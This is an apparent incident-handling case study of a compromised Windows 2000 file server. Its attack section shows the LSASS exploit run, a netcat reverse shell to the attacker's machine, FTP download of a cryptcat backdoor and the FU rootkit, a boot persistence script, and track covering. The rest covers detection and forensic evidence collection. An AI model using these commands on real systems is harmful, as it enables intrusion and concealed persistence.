     Pong from 10.100.1.110
     Resolving host names...
1 Computer(s) found.
======================================================================
Starting security scan of host W2KMB[10.100.1.110]...
Time: 1:44:11 PM
======================================================================
     -->Failed to connect (1326)  Logon failure: unknown user name or bad password.
SMB probing ...
     Connecting ...(1/6)
     Session established.(2/6)
     Protocol negotiated.(3/6)
     NULL session established.(4/6)
     Connected to IPC$.(5/6)
Collecting Windows OS Information...
     Read server info...
     -->Error (5)  Access is denied.
     Read PDC ...
     Read BDC ...
     Enumerate trusted domains ...
     -->Error (-1073741790)  Access is denied.
     Enumerate shares ...
     -->Error (5)  Access is denied.
     Enumerate groups ...
     -->Error (5)  Access is denied.
     Enumerate users ...
     -->Error (1326)  Logon failure: unknown user name or bad password.
     Enumerate sessions ...
     -->Error (5)  Access is denied.
     Enumerate services ...
     -->Error (5)  Access is denied.
     Enumerate network transports ...
     -->Error (5)  Access is denied.
     Read password policy ...
     -->Error (1326)  Logon failure: unknown user name or bad password.
     Connect to remote registry ...
     Could not connect to remote registry
     Check security audit policy ...
     -->Error (7)  Failed to open policy on the remote system.
Starting port scanning...
     TCP scanning started...
     4 TCP open port(s)
     Post scanning fingerprint...
No connection, remote registry not available in this computer.
Started vulnerability scan analysis...
     Checking for trojans...
     Checking FTP vulnerabilities...
     Checking DNS vulnerabilities...
     Checking mail vulnerabilities...
     Checking service vulnerabilities...
     Checking RPC vulnerabilities...
     Checking miscellaneous vulnerabilities...
     Checking registry vulnerabilities...
     Checking information vulnerabilities...
     CGI probing...
======================================================================
Completed security scan for W2KMB[10.100.1.110]: 1:44:25 PM.
Scan time: 14 seconds
======================================================================
======================================================================
COMPLETED SECURITY SCAN FOR MACHINE/RANGE: 10.100.1.110
Scan Start Time: 1:44:03 PM
Scan Duration: 22 seconds
======================================================================
```

Listing 11. The Log file from the Languard scanner activity.

The Languard scanner contains a module to performing a simple vulnerability assessment. This module allowed to detect one vulnerability on the target file server. Detailed information about this vulnerability is presented at Microsoft web site http://www.microsoft.com/technet/security/bulletin/MS01-007.mspx. This vulnerability is described by Microsoft as it follows:

"Network Dynamic Data Exchange (DDE) is a technology that enables applications on different Windows computers to dynamically share data. This sharing is effected via communications channels called trusted shares, which are managed by a service called the Network DDE Agent. By design, processes on the local machine can levy requests upon the Network DDE Agent, including ones that indicate what application should be run in conjunction with a particular trusted share. However, a vulnerability exists because, in Windows 2000, the Network DDE Agent runs using the Local System security context and processes all requests using this context, rather than that of the user. This would give an attacker an opportunity to cause the Network DDE Agent to run code of her choice in Local System context, as a means of gaining complete control over the local machine.
Microsoft recommends that customers using Windows 2000 workstations or who allow unprivileged users to run code on Windows 2000 servers apply the patch immediately. In addition, customers operating Windows 2000 web servers should consider applying the patch to those machines as well, as a precautionary measure. If an attacker were able to gain the ability to run code in a restricted context on a web server via another vulnerability, this vulnerability would provide a way to immediately elevate her privileges and cause broader damage."

First time, the information about this vulnerability was published in 2001. It means that the target system wasn't patched since 2001. The intruder decided to use an exploit available in the Internet. During a few minutes he found the exploit which allowed him to gain an unauthorized access.

The attack

To perform the attack against the sensitive file server the vulnerability, in the Windows Local Security Authority Subsystem Services (LSASS), was used. One of functions, in the *lsasrv.dll* library, allowed to perform the remote buffer overflow attack. First time, the information about the vulnerability was published by eEey on 13 April 2004. The advisory is available at http://www.eeye.com/html/Research/Advisories/AD20040413C.html.

Microsoft published the security bulletin MS04-11, about this vulnerability, which is available at: http://www.microsoft.com/technet/security/bulletin/MS04-011.mspx.

This vulnerability has the CAN-2003-0533 number in the Common Vulnerabilities and the Exposure (CVE) database and its description is available at http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0533.

The discovered vulnerability allowed the intruder to execute a malicious code with a privilege of the SYSTEM account. The following systems are vulnerable: Windows 2000 and Windows XP.

In the eEey report we read that: *„This buffer overflow bug is within the Microsoft Active Directory service functions exposed by the LSASS DCE/RPC endpoint. These functions provide the ability to use Active Directory services both locally and remotely, and on default installations of Windows 2000 and Windows XP, no special privileges are required.*

Some Active Directory service functions generate a debug log file in the "debug" subdirectory located in the Windows directory. A logging function implemented in LSASRV.DLL is called to write entries to the log file. In this function, the vsprintf() routine is used to create a log entry. The string arguments for this logging function are supplied as parameters to vsprintf() without any bounds checking, so if we can pass a long string argument to the logging function, then a buffer overflow will occur."

In previous stages of the attack, the file server was identified as the Windows 2000 system. The remote attack was possible to be performed because of a functionality of the Local Security Authority Subsystem Service, which was remotely accessible through the LSARPC named "the Pipe over TCP ports 139 and 445". This TCP ports were open on the target file server.

The source code of the exploit was downloadable from http://www.k-otik.com/exploits/04252004.ms04011lsass.rar. The *sbaaNetapi.dll* library was downloaded from the same site. The library allowed to create a remote request to the vulnerable machine. The full source code is listed in Appendix 3. The source code was compiled on the Windows operating system with Visual Studio C++ 6.0 installed on the intruder's notebook.

The compiled exploit must be run with parameters presented in Table 11.

Option	Description
0	An attack against Windows 2000
1	An attack against Windows XP
Targetip	IP address of the remote machine
Port	the number of the local TCP port opened on the source machine to create a reverse connection
ConnectBackIP	IP address of the source machine

Table 11. Options used in the exploit.

The netcat tool was used to open the TCP port on the source machine. IP address of the attacker's machine was 10.100.0.202.

On the source (attacking) machine three files were placed as it is illustrated in Listing 12.

```
D:\expolit_sans>dir
Wolumin w stacji D: Data
Numer seryjny woluminu: 584A-4B41

Katalog: D:\exploit_sans
```

```
2004-05-19   15:21          <DIR>                         .
2004-05-19   15:21          <DIR>                         ..
2004-05-09   22:11                        155    776     lsass.exe
2004-04-26   10:13                         28    160     nc.exe
2004-04-26   09:59                        311    568     sbaanetapi.dll
                     3 plik(ów)                  495 504 bajtów
                     2 katalog(ów)               652 361 728 bajtów wolnych
D:\expolit_sans>
```

Listing 12. Files used to perform the attack against the remote file server.

Next step was a run of the *netcat.exe* tool in the listening mode on TCP port number 80. The exploit (*lsass.exe*) contained a shellcode which tried to create a reverse connection to this port number, after executing itself.

```
D:\exploit_sans>nc –L –p 80
```

In the second cmd.exe shell, the exploit was executed as it is presented below:

```
D:\exploit_sans>lsass 0 10.100.1.110 80 10.100.0.202
Shellcode size 316
```

At the moment, in the first cmd.exe shell, where the *netcat.exe* tool was listening, the remote command shell was accessed.

```
D:\exploit_sans>nc –L –p 80
Microsoft Windows 2000 [Version 5.00.2195]
© Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>
```

Keeping Access

After the successful attack against the target file server, all necessary tools (backdoor and rootkit) were downloaded. The *cryptcat.exe* tool was used as a simple backdoor. The second tool was used to hide a process created by *cryptcat.exe*. Obviously the Fu rootkit was used.

On the compromised file server, the following files were placed:

- *Cryptcat.exe* – this is the netcat tool with a support of encryption functions. This tool will be used as a simple backdoor listening on some TCP port. This tool was renamed into *ntkern.exe*. The cryptcat tool is downloadable from http://sourceforge.net/projects/cryptcat/.

- *Fu.exe* – a first component of the FU rootkit. It allows to manage the *msdirectx.sys* device driver which will be loaded into a memory area reserved for a kernel of the operating system. This tool was renamed into *msdirect.exe*.
- *Msdirectx.sys* – a main component of the FU rootkit. This module has got a direct access to internal kernel structures.
- *Update.cmd* – the batch script, which is automatically started upon every reboot.

The *Update.cmd* script was used to perform the following tasks:

1. It runs the *cryptcat.exe* (*ntkern.exe*) tool in the listening mode on 138/tcp port.
2. It finds an ID process of the running *cryptcat.exe*
3. It runs the *fu.exe* (*msdirect.exe*) tool to hide the identified process
4. It runs the *fu.exe* to hide the *msdirectx.sys* file

It is necessary to use the *start* command to run the *cryptcat.exe* (*ntkern.exe*) in the background.

The content of the *update.cmd* script is listed below.

```
@echo off
cd c:\WINNT\SYSTEM32\
start c:\WINNT\SYSTEM32\Ntkern.exe -d -L -p 139 -e cmd.exe

FOR /F "tokens=3 delims=:" %%A IN ('FU -pl 100 ^| FIND /I "Ntkern"') DO SET
PID=%%A

C:\winnt\system32\msdirect.exe -ph %PID%
C:\winnt\system32\msdirect.exe –phd msdirectx.sys

ECHO done...
```

All mentioned files were downloaded from the ftp server installed on the intruder's notebook. The history of this activity is shown in Listing 13.

```

C:\WINNT\System32>ftp 10.100.0.202
Connected to 10.100.0.202
220 blackhat FTP Server ready.
User (10.100.0.202): mariusz
331 Password required for mariusz.
Password:
230 User mariusz logged in.
ftp> cd sans
250 CWD command successful.
ftp> bin
200 Type set to I.
ftp> mget *
```

```
200 Type set to I.
mget cryptcat.exe? y
200 PORT command successful.
150 Binary data connection for cryptcat.exe (10.100.1.110,2936) (69632 bytes).
226 Binary Transfer complete.
ftp: 69632 bytes received in 0.06Seconds 1141.51Kbytes/sec.
mget fu.exe? y
200 PORT command successful.
150 Binary data connection for fu.exe (10.100.1.110,2937) (45056 bytes).
226 Binary Transfer complete.
ftp: 45056 bytes received in 0.01Seconds 4505.60Kbytes/sec.
mget msdirectx.sys? y
200 PORT command successful.
150 Binary data connection for msdirectx.sys (10.100.1.110,2938) (4864 bytes).
226 Binary Transfer complete.
ftp: 4864 bytes received in 0.02Seconds 243.20Kbytes/sec.
mget update.cmd? y
200 PORT command successful.
150 Binary data connection for update.cmd (10.100.1.110,2938) (64 bytes).
226 Binary Transfer complete.
ftp: 64 bytes received in 0.01Seconds 243.20Kbytes/sec.
ftp> bye
221 Goodbye.

C:\WINNT\System32>
```

Listing 13. Downloading files to the compromised host.

After downloading four described files, the intruder changed names of the *cryptcat.exe* tool into the *ntkern.exe* one and the *fu.exe* tool into *msdirect.exe* one. The next step was to move the *update.cmd* script to *C:\winnt\* directory as it is presented below.

```
C:\WINNT\system32>rename cryptcat.exe Ntkern.exe
rename cryptcat.exe Ntkern.exe

C:\WINNT\system32>rename fu.exe msdirect.exe
rename fu.exe msdirect.exe

C:\WINNT\system32>move update.cmd C:\WINNT\
```

In order to start this script upon every reboot automatically, a new value was added to Windows Registry. The new value was added to the following key:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

This is the simplest method of an installation of a malicious code. It is used very often by viruses and other kinds of a malicious code such as a mobile code. The *add.reg* file was crated in the following way:

```
C:\WINNT\system32>copy con add.reg
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]
"Update"="C:\\WINNT\\Update.cmd"
^Z
```

Then, that value was added by using the *regedit* tool with the S option. The *del* command was used to delete the *add.reg* file.

```
C:\> Regedit /S add.reg
C:\> del add.reg
```

Since that moment, the *update.cmd* script was started upon every restart without explicit user's invocation. Finally, the attacker executed the *uptime.cmd* file. It ran a backdoor and then used the FU rootkit to make that backdoor invisible.

```
C:\>c:\winnt\update.cmd
```

Covering the tracks

The following techniques, for covering the tracks, were used by the intruder:

- The FU rootkit was used to hide an active process created by the backdoor (*ntkern.exe*) listening on the 138/TCP port
- The FU rootkit was used to hide the malicious driver (*msdiretx.sys*) from a list of loaded modules
- Names of downloaded files were changed:
    - *cryptcat.exe* to *ntkern.exe*
    - *fu.exe* to *midirect.exe*
    - script was named *update.cmd*

  All names can be taken by the administrator as one of thousands of files on a file system. Files were moved into the home directory of the Windows operating system.
- A listening port of a simple backdoor is 138/TCP. This port is not associated with any system service, but this number seems to be in a range of the NetBios over TCP/IP services. Again the inexperienced administrator can identify this port as a legal one.
  NetBios over TCP/IP services are associated with the following ports:
    - PORT 137 (UDP) for NetBIOS Name Service
    - PORT 138 (UDP) for NetBIOS datagram (Netlogon, Browsing)
    - PORT 139 (TCP) for NetBIOS session (NET USE)

- The *add.reg* file was deleted from a file system .

Incident Handling Process

This section presents the Incident Handling Process that can be followed in a response to installation of the malicious code, as it has been just described above.

Preparation

The Software organization doesn't have an official security policy and any written procedures about a handling of the incidents. However, despite a lack of a formal incident handling procedure the organization has got a strategy of handling of incidents which could be identified on sensitive servers. In case of real incidents, the main goals are: to contain an incident, to identify and remove the reason of an incident and to back to business. This procedure is usually referred to the *Emergency Action Plan*.

Inside the organization some unwritten rules are held. When an unauthorized access is detected a legal action can be performed, but a final decision belongs to the management of Software. Despite a decision which will be made, during an incident handling process it is obligatory to gather all signs of an intrusion and to establish a chain of custody. It is necessary to record every taken action and every typed command, because gathered evidences can be presented in a court.

Software doesn't have an official incident handling team. When an incident is identified, the following Software personnel is involved in a handling incident:

- System administrators (called investigators and handlers)
- The management
- A legal counsel
- A representative from the Department of Human Resources

Software implemented some countermeasures which can be classified as the preparation stage. Some security mechanisms, on operating systems, was implemented. Some of them enabled the investigator to identify the incident during the identification phase. Its preparation included:

- Security related scripts (including a script to identify open TCP/UDP ports on sensitive systems and to compare the results with the templates) were run weekly. Scripts are run from one Linux machine and sent by an email to administrators.
- The inspection was enabled on all sensitive Windows 2000 systems in the following way:

o Audit account logon events	Success, Failure
o Audit directory service access	Success, Failure
o Audit privilege use	Success, Failure
o Audit process tracking	Success, Failure

- Log files were verified by administrators from time to time.
- An antivirus software was installed on all servers and workstations. Virus definitions were applied in a timely manner.

- Backups were made weekly on the file system. Backup copies were kept in a safe.
- Information banners were implemented.

Identification

As it was mentioned in the previous section, a remote port scanning was automatically performed every week. Scanning was performed at every Sunday's night. Simple scripts were executed from cron tabs. Scripts enabled to identify all open TCP/UDP ports and to compare the results with the templates. The nmap tool was used to identify open ports. This is one of the most known "black hat" tool, but it can be used by administrators to perform simple penetration tests and audits.

The content of scrips and templates is presented in the frames below.

The Script to detect open TCP ports on the target system.

```
#!/bin/sh
TEMP=`date | cut -d " " -f2-3`
nmap -sT -p1-65535 10.100.1.110 | grep open > "$TEMP"-tcp

diff "$TEMP"-tcp template-tcp
```

The script to detect open UDP ports on the target system.

```
#!/bin/sh
TEMP=`date | cut -d " " -f2-3`
nmap -sU -p1-65535 192.168.149.128 | grep open > "$TEMP"-udp

diff "$TEMP"-udp template-udp
```

The template with open TCP ports on the target system (template-tcp)

```
135/tcp    open        loc-srv
139/tcp    open        netbios-ssn
445/tcp    open        microsoft-ds
1025/tcp   open        NFS-or-IIS
3389/tcp   open        ms-term-serv
```

The template with open UDP ports on the target system (template-udp)

```
135/udp    open        loc-srv
137/udp    open        netbios-ns
138/udp    open        netbios-dgm
445/udp    open        microsoft-ds
500/udp    open        isakmp
1028/udp   open        ms-lsa
```

Nmap options used in scripts are described in Table 12.

Option	Description
sT	TCP connect() scan
sU	UDP scan
-p	Defines range of TCP/UDP ports to scan. In scripts all ports are selected from range between 1 and 65535.

Table 12. Nmap options used in scanning.

A very suspicious event

After one of such scanning the administrator received an email with the information about the new TCP port. The new port was detected on the main file server. This message was read by the administrator approximately at 9:00 AM on Monday.

The content of a mail message is presented in Listing 14.

```
 New open port was detected on 10.100.1.110

< 138/tcp    open        netbios-dgm
```

Listing 14. The content of the email to the administrator.

The administrator decided to verify this information and to confirm if the incident happened. When the administrator confirms that the file server has been compromised, then he will inform the management of Software. The management will decide what actions should be taken to handle the incident.

Initial assessment

The administrator suspected that the file server was compromised. To establish a chain of custody the administrator tried to reduce his impact on the running system. All steps performed on the compromised system were recorded. Taken actions and the time of their execution were described in detail.

Step one: A remote scan (9:30 am)

The first step was scanning of the file server, as it is illustrated in Listing 15. This step was performed in order to confirm the results received in the email. The results of remote scanning were the same, so the administrator decided to log on to the compromised server and then to try to identify an application listening on this new port.

```
[root@forensic scripts]# nmap -sT -p1-65535 10.100.1.110

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on  (10.100.1.110):
(The 65530 ports scanned but not shown below are in state: closed)
Port       State       Service
```

```
135/tcp    open        loc-srv
138/tcp    open        netbios-dgm
139/tcp    open        netbios-ssn
445/tcp    open        microsoft-ds
1025/tcp   open        NFS-or-IIS
3389/tcp   open        ms-term-serv

Nmap run completed -- 1 IP address (1 host up) scanned in 72 seconds
```

Listing 15. Using the nmap to scanning of remote host.

Step two: Active processes (9:40 AM)

In this step, the administrator logged on to the compromised machine and tried to enumerate all active processes. He ran the Task Manager tool by using the combination of CTR+ALT+DEL keys. The list of active applications was empty. On the system only legal processes were active.

Step three: A local verification (9:45 AM)

The administrator executed the netstat.exe command with –an parameters. The results confirmed that the new port (TCP/138) was open on the file server (see Listing 16).

```
C:\>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1029           0.0.0.0:0              LISTENING
  TCP    10.100.1.110:138       0.0.0.0:0              LISTENING
  TCP    10.10.1.110:139        0.0.0.0:0              LISTENING
  UDP    0.0.0.0:135            *:*
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:1028           *:*
  UDP    10.100.1.110:137       *:*
  UDP    10.100.1.110:138       *:*
  UDP    10.100.1.110:500       *:*
```

Listing 16. Using the netstat.exe tool to print all open ports.

Step four: The identification of the application listening on 138 TCP port (9:46 AM)

By using the fport tool, the administrator can identify open ports and their associated applications, as it is shown in Listing 17.

```
C:\update\acquire\identify>fport.exe
```

```
FPort v2.0 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com

Pid   Process           Port  Proto Path
404   svchost       ->  135   TCP   C:\WINNT\system32\svchost.exe
1244  Ntkern        ->  138   TCP   c:\winnt\system32\Ntkern.exe
8     System        ->  139   TCP
8     System        ->  445   TCP
680   MSTask        ->  1025  TCP   C:\WINNT\system32\MSTask.exe
8     System        ->  1029  TCP
404   svchost       ->  135   UDP   C:\WINNT\system32\svchost.exe
8     System        ->  137   UDP
8     System        ->  138   UDP
8     System        ->  445   UDP
224   lsass         ->  500   UDP   C:\WINNT\system32\lsass.exe
212   services      ->  1028  UDP   C:\WINNT\system32\services.exe
```

Listing 17. The result from the fport tool.

The newly discovered port was opened by the ntkern.exe executable file. The administrator noticed that the ntkern.exe was not presented on the list of active processes. Then the administrator was completely sure that the incident occurred and the file server was compromised.

Step five: Capturing network communication (10:00 AM)

Before performing of any orders received from the management, the administrator had decided to record all network traffic in the local area network. The additional notebook was plugged to the main hub device. Next, a sniffer tool was run. All traffic was dumping in the raw (binary) format, by using the tcpdump tool. During a stage of forensic analysis, the recorded traffic was converted into the ASCII form.

A notification of the management (10:10 AM)

One of the sensitive server was compromised. This machine was physically in the internal network, so it was quite possible that the attack had been performed from inside. In such a situation, only a limited number of people should be notified. First, it should be the management of the company.

Reaction (11:00 AM)

The sensitive server with the secret data was compromised, so the management decided to gather all evidences of the intrusion. Probably someone from the organization was an insider. In this particular scenario, the main objectives of the incident handling were:

- To contain the incident
- To clean up any damages
- To make recommendations to eliminate similar incidents in future
- To find out if any other systems were compromised

- To minimize down time if it was possible
- To find out who was the perpetrator (All evidences must be collected and a chain of custody must be established. Forensic analysis can be performed in future).

One of the objectives, presented above, is an identification of other compromised systems (servers and workstations) which had a similar configuration. All steps, presented below, were performed on every compromised machine.

About 2 hours passed from a receive of initial information about the suspicious event till an identification of the incident. It is worth mentioning that a remote scanning was usually performed once a week (at Sunday's night). The file server could be subsequently compromised even 7 days earlier! Forensic analysis will show when the system was exactly attacked.

Containment

Acquiring of data, from the compromised machine, allows to determine: what a vector attack was like, who was an intruder and what time the attack was performed. The management considered going to the court, so it was necessary to establish the chain of custody. All taken action and typed commands were accounted. Evidences must be under control during a storage. As it was mentioned at the beginning of the document, the Software hadn't got an incident handling procedure. First step, in this phase, was to create an initial process of collecting data from the compromised machine.
The RFC document, number 3227 and named: "Guidelines for Evidence Collection and Archiving", was used as a guide. This paper is available at http://www.faqs.org/rfcs/rfc3227.html. This document describes general rules of advances against a compromised machine.

To acquire evidences properly, from a compromised system, it is necessary to select right tools which will be used. The investigators decided to create a "*jump kit*" for handling of this incident. The following hardware and software were included to a "*jump kit*" .

- Hard disks - their size must be 3 times bigger than a sum of all disks installed on a compromised machine.
    - These disks must be formatted in a right way. All data, kept on that disks in the past, must be erased. The process of formatting of a hard disk will be described below.
- Network devices: hubs and switches
- Network cables
- Notebook with dual-booted operating systems
    - Windows Operating System with a shared directory. This directory can be mapped on a compromised system and then all results can be stored on it. In this shared directory all core binaries, used to acquire volatile data, can be placed.
    - Linux Operating System. This system can be used to perform an offline forensic analysis. The following tools were installed:

    - The sleuthkit – a tool to perform file system analysis of a compromised system. This tool is downloadable from: http://www.sleuthkit.org.
    - The foremost – a tool to search files in file system images. This tool is downloadable from http://foremost.sourceforge.net.
    - Tools such as hexdump, less and grep - to perform an analysis of a physical memory image of a compromised system. Some information about methods of an offline memory analysis can be found in my article titled "Simple method of offline memory analysis", which is available at http://www.rootkit.com/newsread.php?newsid=130.
- CD-ROM media with core binaries for the Windows operating system.

Core tools, used to acquire volatile and non-volatile data from the compromised file server, must fulfill the following criteria:

- Tools must come from a trusted source (a web site or a clean system)
- Tools should modify a compromised system as less as possible
- Tools should enable an investigator to collect as much data as possible

Selected tools are shown in Table 13.

Cmd.exe	dd.exe	Listdlls.exe
Arp.exe	Nc.exe	Fport.exe
Netstat.exe	Md5sum.exe	Handle.exe
Nbtstat.exe	Regdmp.exe	Pmdump.exe
Pclip.exe	Pslist.exe	Vadump.exe
Net.exe	Pulist.exe	Loadord.exe
Promiscdetect.exe	Psservice.exe	Autoruns.exe
Ipconfig.exe	Drivers.exe	Psinfo.exe
Psstoredump.exe	Uptime.exe	

Table 13. A list of tools used to acquire evidences from a compromised system.

All listed tools come from the following trusted sources:

- Windows 2000 Resource Kit
- Windows 2000 Security Resource Kit
- http://www.sysinternals.com
- http://www.atstake.com
- http://www.foundstone.com
- http://ntsecurity.nu
- Fresh installation of Windows 2000
- www.smidgeonsoft.com
- http://users.erols.com/gmgarner/forensics/

After creating of a toolkit, the administrators decided to go farther and to isolate the compromised system and to collect all evidences.

Isolation of an affected system

The management decided to disconnect the compromised system from the UPS device and to backup all hard disks. But some steps must have been done before powering off. Investigators tried to collect volatile data from the compromised system, as it is presented in steps 1-8. Then the compromised system was isolated from the rest of the local environment, as it is illustrated in Figure 23. It protected against a casual or intentional modification of the machine. To isolate the target system all machines were disconnected from the main hub with the exceptions of three machines:

- The compromised machine
- The machine on which the tcpdump tool was started
- The machine on which all volatile data will be stored




Figure 23. Isolation of the compromised system.

Before performing of an isolation from the rest of local machines, some of volatile data must have been collected. It was necessary to acquire information about all active connections to the compromised host. The other method of performing of this task was an analysis of the captured traffic.

Acquire process

As it was mentioned, all data, which are lost after turning off of the compromised machine, must be collected. They are: a content of buffers, cache tables, active processes and so on. The next step is a backup of all hard disks of the compromised machine.
It is important to remember that if an attacker gains a root access to a system, handlers cannot trust an infected machine. Many tools, such as Rootkits or other malicious codes, can intercept administrator's queries and then can use filters to

ensure that some data are invisible. Then, results, collected in this process, can be incomplete.

The investigators should compute a cryptographic hash of every result received from the compromised system. The md5.exe tool was used to perform this task. This activity allowed to keep an integrity of all collected data.


Step 1: All volatile data was saved on the remote machine. The remote share was mapped on the infected machine. All core commands, used during collecting process, were stored on the share. The command, used to map the remote share, is shown in Listing 18.

```
C:\WINNT\system32>net use z: \\10.100.0.200\tools meridian /user:Administrator
The command completed successfully.
```

Listing 18. The remote share was mapped by using the net command.

The remote machine, with a shared directory, has got an IP address: 10.100.0.200. This share directory was mapped on the compromised machine, 10.100.1.110.

Step 2: The trusted cmd.exe command interpreter was run, as it is shown in Figure 24.


Run
Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.
Open:
OK
Cancel
Browse...

z:\cmd.exe

Figure 24. Running the trusted cmd.exe.

In next few steps, the following data were acquired.

Step 3: Information about a current time.

```
Z:\> time /t > z:/results/time.txt
Z:\> date /t > z:/results/date.txt
```

Step 4: Local variables defined on the infected machine.

```
Z:\> set > z:\results\set.txt
```

Step 5: A content of following cache tables: ARP, ROUTE and NETBIOS.

```
Z:\> arp -a > z:/results/arp.txt
Z:\> netstat -rn > z:/results/netstat.txt
Z:\> nbtstat –c > z:/results/nbtstat.txt
```

Step 6: A content of a clipboard.

```
Z:\> pclip > z:/results/pclip.txt
```

Attention: When a clipboard is empty the following error will be generated: pclip: Error opening clipboard!

Step 7: Established connections and sessions.

```
Z:\>netstat –an > z:/results/netstat_an.txt
Z:\>net session > z:/results/net_session.txt
Z:\> net use > z:/results/net_use.txt
Z:\> nbtstat –S > z:/results/nbtstat_s.txt
```

Step 8: As it was described in the section "Isolation of affected system", all unnecessary machines were unplugged from the central hub (see Figure 23).

Before a powering off of the infected machine, the following data was acquired:

Step 9: A configuration of network interfaces and their mode such a PROMISC.

```
Z:\>promiscdetect > z:/results/promisc.txt
Z:\> ipconfig /all > z:/results/ipconfig_all.txt
```

Step 10: A physical memory of the infected machine. In Windows 2000, a physical memory is represented as the \\device\PhysicalMemory object.

```
Z:\>dd if=\\.\PhysicalMemory of=z:/results/dd.pm.image conv=noerror
```

Step 11: Information about the Windows Registry.

```
Z:\>regdmp.exe > z:\results\regdump.txt
```

Step 12: Information about all active processes.

A list of all active processes was acquired by using the pslist tool.

```
Z:\> pslist > z:/results/pslist.txt
```

The Pulist tool was used to identify who ran every process.

```
Z:\>pulist > z:/results/pulist.txt
```

A configuration of services defined in the infected system.

```
Z:\>psservice > z:/results/psservice.txt
```

Libraries used by every process.

```
Z:\>listdlls > z:/results/listdlls.txt
```

Device drivers loaded to memory.

```
Z:\>drivers > z:/results/drivers.txt
```

The fport tool was used again. First time, this tool was used in the identification phase of the incident handling process.

```
Z:\>fport > z:/results/fport.txt
```

The handler tool was used to collect information about files opened by every active process.

```
Z:\>handle > z:/results/handle.txt
```

All received results were analyzed in order to identify suspicious processes. All suspicious processes were dumped to the mapped directory.

Step 13: Dumping of suspicious processes

Only two tools, used in step 12, showed the hidden process. One of them is the *fport.exe* tool which identified the ID of the process listening on 138 TCP port, as it is shown in Listing 19.

```
...
492   Ntkern         ->  138   TCP   c:\WINNT\SYSTEM32\Ntkern.exe
...
```

Listing 19. A fragment of an output from the fport.exe tool.

The second one was the handle.exe tool, as it is illustrated in Listing 20.

```
<Non-existant Process> pid: 492 W2KMB\mariusz1
   58: File          C:\WINNT\system32
```

Listing 20. A fragment of an output from the handle.exe tool.

It is obvious, that the handler must have dumped the whole memory area allocated by the suspicious process. The pmdump tool was used to collect data, stack and code segments of the desirable process.

```
Z:\>pmdump 492 z:\results\proc942
```

